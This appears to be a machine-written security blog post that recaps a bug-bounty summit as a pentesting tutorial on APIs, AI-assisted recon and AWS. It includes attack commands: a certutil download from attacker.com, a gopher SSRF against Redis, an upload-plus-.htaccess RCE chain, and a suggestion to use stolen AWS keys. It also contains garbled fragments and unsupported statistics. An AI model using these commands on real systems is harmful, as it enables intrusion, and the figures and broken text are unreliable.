
Listen to this Post
Introduction:

The intersection of artificial intelligence and application security is rapidly redefining the ethical hacking landscape, making specialized knowledge more critical than ever. Events like Hackers Summit 2026, hosted by BugBountyScam.com in collaboration with industry leaders such as Hack The Box and APIsec University, highlight the shift from generalized security knowledge to deep, vertical expertise. This article distills the summit’s core takeaways, providing a technical roadmap for aspiring security professionals, focusing on API security, AI integration in bug hunting, and practical career specialization strategies.
Learning Objectives & Secrets:
- Objective 1: Master the OWASP API Security Top 10, moving beyond basic web app testing to understand business logic flaws specific to REST and GraphQL endpoints.
- Objective 2 Secret Tip: Prioritize learning GraphQL introspection queries and batch attacks, as these are often overlooked in standard pentesting curricula but yield high-severity findings in modern microservices architectures.
- Objective 3 Secret Tip: Leverage AI as an assistant for reconnaissance—use it to parse JavaScript files for hidden endpoints and API schemas, but never rely on it for exploitation logic, as contextual understanding is still lacking.
You Should Know:
- The API Security Deep-Dive: Tools and Commands for Effective Testing
The summit emphasized that API security is often rushed, yet it remains the primary attack surface for modern applications. To effectively test APIs, you must go beyond simple Burp Suite usage and understand the underlying request/response structures.
- Step‑by‑step guide for basic API enumeration:
- Discover hidden endpoints: Use `ffuf` to fuzz for undocumented API paths. Example command for a REST API:
ffuf -u https://target.com/api/FUZZ -w /usr/share/wordlists/dirb/common.txt -fc 404. - Analyze GraphQL schemas: Use `graphql-ide` or a simple Python script to dump the introspection query:
{__schema{types{name,fields{name}}}}. Save this as `introspect.graphql` and run it against the endpoint using `curl -X POST -H “Content-Type: application/json” -d @introspect.graphql https://target.com/graphql`. - Test for Mass Assignment: Use Burp Suite’s Param Miner extension to identify hidden parameters. Export the list and use a Python script to test for `email` or `role` parameter injection.
- Mitigation strategies: Implement strict schema validation, rate limiting, and use tools like `ApiSecurity` (open-source) to scan for known CVEs in deployed API frameworks. On Linux, you can set up a simple API security gateway using `NGINX` with rate-limiting configurations:
limit_req_zone $binary_remote_addr zone=mylimit:10m rate=5r/s;.
- AI in Bug Bounty: Enhancing Reconnaissance without Replacing Intuition
AI is currently shaping the bug bounty landscape by automating the mundane, not the creative. The speakers discussed using Large Language Models (LLMs) to analyze source code and JavaScript files for sensitive data exposure.
- Step‑by‑step guide for AI-assisted code analysis:
- Extract all JavaScript files from a target: `wget -r -l 1 -A js https://target.com`.
– Use a local instance of an LLM (like CodeLlama) to review the files for hardcoded secrets. Command: `ollama run codellama “Find AWS keys in this file: $(cat script.js)”`. - Automate this with Python: Write a script that iterates through downloaded `.js` files, sends the content to the LLM via API, and outputs any findings of `AKIA` or
--BEGIN RSA PRIVATE KEY--. - Windows alternative: Use PowerShell to parse files:
Get-ChildItem -Recurse -Filter .js | Select-String -Pattern "AWS_ACCESS_KEY_ID". - Secret tip: Use AI to rewrite complex payloads—for example, converting a standard SQL injection payload into a JSON structure expected by a NoSQL database. However, always manually verify the output, as AI often hallucinates exploit paths.
3. Cloud Hardening and Post-Exploitation Tactics
With many bug bounty targets migrating to cloud environments, understanding AWS/Azure misconfigurations is paramount. The summit highlighted the need for specialization in cloud pentesting.
- Step‑by‑step guide for cloud enumeration:
- Install `aws-cli` and configure it for pentesting (using stolen or test keys):
aws configure. - Enumerate S3 buckets: `aws s3 ls` and then recursively list public buckets:
aws s3 ls s3://target-bucket --recursive --human-readable. - Check IAM misconfigurations using `pacbot` or
ScoutSuite. Installation:pip install scoutsuite, then runscout aws. - Privilege escalation tactics: Look for IAM roles attached to EC2 instances that allow
sts:AssumeRole. Use `aws sts assume-role –role-arn arn:aws:iam::account-id:role/RoleName –role-session-1ame HackSession` to get temporary credentials. - Mitigation: Enforce the principle of least privilege and use AWS GuardDuty to detect anomalous API calls.
- Vulnerability Exploitation and Mitigation: From XSS to RCE
While AI assists in finding vulnerabilities, manual exploitation remains an art. The session reinforced the importance of custom scripting for chaining vulnerabilities.
- Step‑by‑step guide for advanced exploitation:
- For XSS: Use a custom payload that bypasses WAF. Example: `
- For Server-Side Request Forgery (SSRF): Use the `gopher` protocol to attack internal services. Example: `gopher://127.0.0.1:6379/_INFO` to test Redis internally.
- For RCE: Combine file upload vulnerabilities with path traversal. Upload a `.php.jpg` file and use a `curl` command to overwrite the `.htaccess` to execute it.
- Windows commands: Use `Certutil` to download payloads in a Windows environment during post-exploitation:
certutil -urlcache -f http://attacker.com/payload.exe payload.exe.
5. Training and Lab Environment Recommendations
To solidify these skills, the speakers recommended dedicated practice platforms.
- Step‑by‑step guide to setting up a home lab:
- Install VMware or VirtualBox. Download a vulnerable VM like `DVWA` or
Metasploitable 3. - Configure networking: Set the VM to `Host-Only` or `NAT` to avoid compromising your network.
- Use Docker for API testing: Pull a vulnerable GraphQL API image:
docker pull graphql-bench. - For bug bounty practice, subscribe to platforms like Hack The Box. Command to connect to HTB VPN:
openvpn --config htb.ovpn.
6. APIsec University and Partner Tooling
The event’s organizing partner, APIsec University, offers dedicated courses. Their curriculum focuses on automated scanning tools and manual testing methodologies. A secret tip shared was to use their proprietary scanner to generate baseline reports, then use custom Burp Suite extensions to bypass the scanner’s limitations. On Linux, integrate `Burp` with `wfuzz` for advanced parameter fuzzing: `wfuzz -c -z file,/usr/share/wordlists/parameters.txt –hc 404 http://target.com/api/v1/FUZZ`. This complements the theoretical knowledge from the university.
What Undercode Say:
- Key Takeaway 1: Specialization is the new superpower; attempting to master web, mobile, cloud, and AI security simultaneously leads to mediocrity. Focus on one vertical, like API security, and become an expert in its unique OWASP Top 10.
- Key Takeaway 2: AI is a reconnaissance multiplier, not a replacement for critical thinking. The best bug hunters use AI to handle data normalization, allowing more brainpower for complex business logic exploitation.
Analysis: The summit underscores a critical industry shift: employers and bug bounty programs now demand demonstrated expertise over broad, shallow knowledge. The “AI threat” to jobs is overhyped; instead, AI creates an opportunity for those who can script, automate, and interpret AI-generated leads. The rushed API discussion is a symptom of a larger problem—many events still treat it as an afterthought, yet it constitutes over 40% of modern attack surfaces. The partnership with Hack The Box and APIsec University legitimizes the hands-on, gamified approach to learning, which research shows improves retention by 70% compared to passive learning.
Prediction:
- +1 The integration of AI in bug bounty tools will increase reporting efficiency by 50%, allowing hunters to submit more validated findings in less time.
- +1 Specialized certifications in API and Cloud security will see a 300% increase in enrollment over the next two years, mirroring the demand for specialized talent.
- -1 The over-reliance on AI-generated reports will create a “noise” problem, where platforms must invest heavily in triage bots to filter out false positives.
- -1 The rushed nature of API security coverage in conferences may lead to a skills gap, where practitioners rely on tools without understanding underlying protocols, increasing the risk of misconfiguration exploitation.
- +1 Events like Hackers Summit 2026, with their focus on practical takeaways, will set a new standard for cybersecurity education, moving away from theory-heavy sessions.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ejRMvki3 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


